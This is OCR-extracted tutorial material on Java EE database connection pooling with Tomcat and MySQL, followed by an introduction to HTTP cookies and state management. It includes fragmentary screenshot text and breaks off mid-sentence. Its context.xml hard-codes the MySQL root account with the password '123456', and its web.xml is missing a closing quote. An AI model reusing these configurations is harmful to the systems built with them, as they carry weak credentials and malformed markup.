

Java EE - http://localhost:8080/hellodbcp/ - Eclipse
File Edit Navigate Search Project Run Window Help
Java EE
Project Explorer
hellodbcp
JAX-WS Web Services
Deployment Descriptor: hellodbcp
Java Resources
JavaScript Resources
build
WebContent
META-INF
WEB-INF
lib
jstl.jar
mysql-connector-java-5.1.34-bin.jar
standard.jar
web.xml
query.jsp
Servers
Test Database Connection Pooling
http://localhost:8080/hellodbcp/query.jsp
Results
Tan Ah Teck Java for dummies
Tan Ah Teck More Java for dummies
Mohammad Ali More Java for more dummies
Kumar A Cup of Java
Kevin Jones A Teaspoon of Java
Outli
Task
An outline is not available.
Markers
Properties
Servers
Data Source Explorer
Snippets
Console
Tomcat v7.0 Server at localhost [Apache Tomcat] /home/user/tools/jdk1.6.0_22/bin/java (Feb 28, 2015 6:55:47 PM)
Feb 28, 2015 6:55:48 PM org.apache.coyote.AbstractProtocol start
INFO: Starting ProtocolHandler ["ajp-bio-8009"]
Feb 28, 2015 6:55:48 PM org.apache.catalina.startup.Catalina start
INFO: Server startup in 671 ms
Feb 28, 2015 6:55:54 PM org.apache.jasper.compiler.TldLocationsCache tldScanJar
hellodbcp

Alternatively, MySQL JAR in WEB-INF/lib




Java EE - http://localhost:8080/hellodbcp/ - Eclipse
File Edit Navigate Search Project Run Window Help
Java EE
Project Explorer
Test Database Connection Pooling
http://localhost:8080/hellodbcp/query.jsp
Outli
Task
An outline is not available.
New
Go Into
Show In Shift+Alt+W
Copy Ctrl+C
Copy Qualified Name
Paste Ctrl+V
Delete Delete
Remove from Context Shift+Ctrl+Alt+Down
Build Path
Refactor Shift+Alt+T
Import
Export
Refresh F5
Close Project
Close Unrelated Projects
Validate
Show in Remote Systems view
Run As
Debug As
Profile As
Team
Compare With
Restore from Local History...
Java EE Tools
Source
Configure
Properties Alt+Enter
Java for dummies
More Java for dummies
More Java for more dummies
A Cup of Java
A Teaspoon of Java
Servers
Data Source Explorer
Snippets
Console
at localhost [Apache Tomcat] /home/user/tools/jdk1.6.0_22/bin/java (Feb 28, 2015 6:55:47 PM)
55:48 PM org.apache.coyote.AbstractProtocol start
ProtocolHandler ["ajp-bio-8009"]
55:48 PM org.apache.catalina.startup.Catalina start
tartup in 671 ms
Feb 28, 2015 6:55:54 PM org.apache.jasper.compiler.TldLocationsCache tldScanJar
hellodbcp


Java EE - http://localho
Properties for hellodbcp
File Edit Navigate Search Pro
Java EE
Project Explorer
Outli
Task
An outline is not available.
hellodbcp
JAX-WS Web Services
Deployment Descriptor: hello
Java Resources
JavaScript Resources
build
WebContent
META-INF
WEB-INF
lib
jstl.jar
mysql-connector-java-5.
standard.jar
web.xml
query.jsp
Servers
type filter text
Resource
Builders
Deployment Assembly
Java Build Path
Java Code Style
Java Compiler
Java Editor
Javadoc Location
JavaScript
JSP Fragment
Project Facets
Project References
Refactoring History
Run/Debug Settings
Server
Service Policies
Targeted Runtimes
Task Repository
Task Tags
Validation
Web Content Settings
Web Page Editor
Web Project Settings
WikiText
XDoclet
Java Build Path
Source
Projects
Libraries
Order and Export
JARs and class folders on the build path:
jstl.jar - hellodbcp/WebContent/WEB-INF/lib
mysql-connector-java-5.1.34-bin.jar - hellodbcp/Web
standard.jar - hellodbcp/WebContent/WEB-INF/lib
EAR Libraries
JRE System Library [JavaSE-1.6]
Web App Libraries
Add JARs...
Add External JARs...
Add Variable...
Add Library...
Add Class Folder...
Add External Class Folder...
Edit...
Remove
Migrate JAR File...
Cancel
OK
Tomcat v7.0 Server at localhost [Apache Tomcat] /home/user/tools/jdk1.6.0_22/bin/java (Feb 28, 2015 6:55:47 PM)
Feb 28, 2015 6:55:48 PM org.apache.coyote.AbstractProtocol start
INFO: Starting ProtocolHandler ["ajp-bio-8009"]
Feb 28, 2015 6:55:48 PM org.apache.catalina.startup.Catalina start
INFO: Server startup in 671 ms
Feb 28, 2015 6:55:54 PM org.apache.jasper.compiler.TldLocationsCache tldScanJar
hellodbcp


Java EE - http://localhost:8080/hellodbcp/ - Eclipse
File Edit Navigate Search Project Run Window Help
Java EE
Project Explorer
hellodbcp
JAX-WS Web Services
Java Resources
src
mypkg
MySQLDbcpServlet.java
Libraries
JavaScript Resources
build
WebContent
META-INF
WEB-INF
lib
web.xml
query.jsp
Servers
MySQLDbcpServlet.java
web.xml
Qurey Servlet
http://localhost:8080/hellodbcp/trydbcp
Java for dummies, Tan Ah Teck
More Java for dummies, Tan Ah Teck
More Java for more dummies, Mohammad Ali
A Cup of Java, Kumar
A Teaspoon of Java, Kevin Jones
==== 5 rows found =====

query.jsp

query.jsp

```
<%@ page language="java" contentType="text/html; charset=UTF-8"
    pageEncoding="UTF-8"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">

<%@ taglib uri="http://java.sun.com/jsp/jstl/sql" prefix="sql" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>

<sql:setDataSource var="ds" dataSource="jdbc/TestDB" />
<sql:query sql="select author, title from books" var="rs" dataSource="${ds}" />

<html>
<head><title>Test Database Connection Pooling</title></head>
<body>
  <h2>Results</h2>
  <table>
    <c:forEach var="row" items="${rs.rows}">
    <tr>
    <td>${row.author}</td>
    <td>${row.title}</td>
    </tr>
    </c:forEach>
  </table>
</body>
</html>
```

MySQLDbcpServlet

query.jsp | MySQLDbcpServlet.java

```
@Override
public void init( ) throws ServletException {
   try {
      // Create a JNDI Initial context to be able to lookup the DataSource
      InitialContext ctx = new InitialContext();
      // Lookup the DataSource, which will be backed by a pool
      //   that the application server provides.
      pool = (DataSource)ctx.lookup("java:comp/env/jdbc/TestDB");
      if (pool == null)
         throw new ServletException("Unknown DataSource 'jdbc/TestDB'");
   } catch (NamingException ex) {
      ex.printStackTrace();
   }
}

@Override
public void doGet(HttpServletRequest request, HttpServletResponse response)
            throws IOException, ServletException {
   // Set the response message's MIME type
   response.setContentType("text/html;charset=UTF-8");
   // Allocate a output writer to write the response message into the network socket
   PrintWriter out = response.getWriter();

   Connection conn = null;
   Statement  stmt = null;
   try {
      out.println("<!DOCTYPE html>");
      out.println("<html>");
      out.println("<head><title>Query Servlet</title></head>");
      out.println("<body>");

      // Get a connection from the pool
      conn = pool.getConnection();

      // Normal JBDC programming hereafter. Close the Connection to return it to the pool
      stmt = conn.createStatement();
      ResultSet rset = stmt.executeQuery("SELECT title, author FROM books");
      int count=0;
      while(rset.next()) {
         out.println("<p>" + rset.getString("title") + "   "
```

context.xml

query.jsp | MySQLDbcpServlet.java | web.xml | context.xml

```
<?xml version='1.0' encoding='ISO-8859-1' ?>
<Context reloadable="true">
  <!--
    maxActive: Maximum number of dB connections in pool. Set to -1 for no limit.
    maxIdle: Maximum number of idle dB connections to retain in pool. Set to -1 for no limit.
    maxWait: Maximum milliseconds to wait for a dB connection to become available
             Set to -1 to wait indefinitely.
  -->
  <Resource name="jdbc/TestDB" auth="Container" type="javax.sql.DataSource"
     maxActive="100" maxIdle="30" maxWait="10000" removeAbandoned="true"
     username="root" password="123456" driverClassName="com.mysql.jdbc.Driver"
     url="jdbc:mysql://localhost:3306/ebookshop" />
</Context>
```

web.xml

query.jsp | MySQLDbcpServlet.java | web.xml | context.xml

```
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd
    version="2.4">

  <resource-ref>
     <description>DB Connection Pool</description>
     <res-ref-name>jdbc/TestDB</res-ref-name>
     <res-type>javax.sql.DataSource</res-type>
     <res-auth>Container</res-auth>
     <res-sharing-scope>Shareable</res-sharing-scope>
  </resource-ref>

 <servlet>
   <servlet-name>MySQLDbcpExample</servlet-name>
   <servlet-class>mypkg.MySQLDbcpServlet</servlet-class>
 </servlet>
 <servlet-mapping>
   <servlet-name>MySQLDbcpExample</servlet-name>
   <url-pattern>/trydbcp</url-pattern>
 </servlet-mapping>


</web-app>
```

HTTP

State Management

https://www3.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_StateManagement.html

HTTP is Stateless

Introduction

HTTP is a *stateless* (or *non-persistent*) protocol. Each request is treated by its own. A request will not know what was done in the previous requests. The protocol is designed to be stateless for simplicity. However, some Internet applications, such as e-commerce shopping cart, require the state information to be passed one request to the next. Since the protocol is stateless, it is the responsibility of the application to maintain state information within their application.

A few techniques can be used to maintain state information across multiple HTTP requests, namely,

1. Cookie
2. Hidden fields of the HTML form.
3. URL rewriting.

HTTP Cookies

Cookies

HTTP is a *stateless* protocol. That is, the server does not hold any information on previous requests sent by the client. Client-side cookies were introduced by Netscape to maintain state, by storing client-specific information on the client's machine and later retrieved to obtain the state information. Montulli, the creator of cookie from Netscape, chose the term "cookie" as "a cookie is a well-known computer science term that is used when describing an opaque piece of data held by an intermediary". The term opaque here implies that the content is of interest and relevance only to the server and not the client.

A cookie is a small piece of information that a server sends to a browser and stored inside the browser. The browser will automatically include the cookie in all its subsequent requests to the *originating host* of the cookie. Take note that cookies are only sent back by the browser to their originating host and not any other hosts. In this way, the server can uniquely identify a client (or a browser).

Cookie Version 0 "Set-Cookie" Header (Netscape)

```
Set-Cookie: cookie-name=cookie-value; expires=date; path=path-name; domain=domain-name; secure
```

- *cookie-name=cookie-value*: Required, the name and value of the cookie to be set.
- expires=*date*: Specifies the expired date of that cookie in the form "Day, DD-Mon-YYYY HH:MM:SS GMT". If not specified, the cookie will expire when the current user's session ends (i.e., non-persistent cookie).
- domain=*domain-name*: Specifies the domain that this cookie is valid. "Tail matching" is performed, e.g. "test.com" matches hostnames "my.test.com" and "a.b.test.com". The default value is the hostname of the server which generates the cookie.
- path=*path-name*: Specifies the subset of URLs in the domain for which the cookie is valid. The cookie must first pass the domain matching, before performing the path matching. If the path is not specified, it is default to current page.
- Secure: If a cookie is marked secure, it will only be transmitted over secure link, e.g., SSL.
- Multiple Set-Cookie headers can be used in the same message.
- You can delete a cookie by setting the "expires" to a value in the past, with the same domain and path.

For Example:

```
Set-Cookie: cookie1=111; Expires=Sat, 21-Feb-2004 05:04:54 GMT
```

Cookie Version 1 "Set-Cookie" Header (RFC2109/RFC2965)

```
Set-Cookie: cookie-name=cookie-value; Comment=text; Domain=domain-name; Path=path-name; Max-Age=seconds; Version=1; Secure
```

- `Max-Age`: maximum age of the cookie in seconds. A positive value indicates that the cookie will expire after that many seconds have passed. Note that the value is the maximum age when the cookie will expire, not the cookie's current age. A negative value means that the cookie is not stored persistently and will be deleted when the web browser exits. A zero value causes the cookie to be deleted. `Max-Age` is used in version 1 in place of `Expires`.
- `Version`: set the version of the cookie protocol this cookie complies with. Value of 0 complies with the original Netscape cookie specification. Value of 1 complies with RFC2965/RFC2109.


RFC2965 define a new header "`Set-Cookie2`", which might not be widely supported by browsers, as follows:

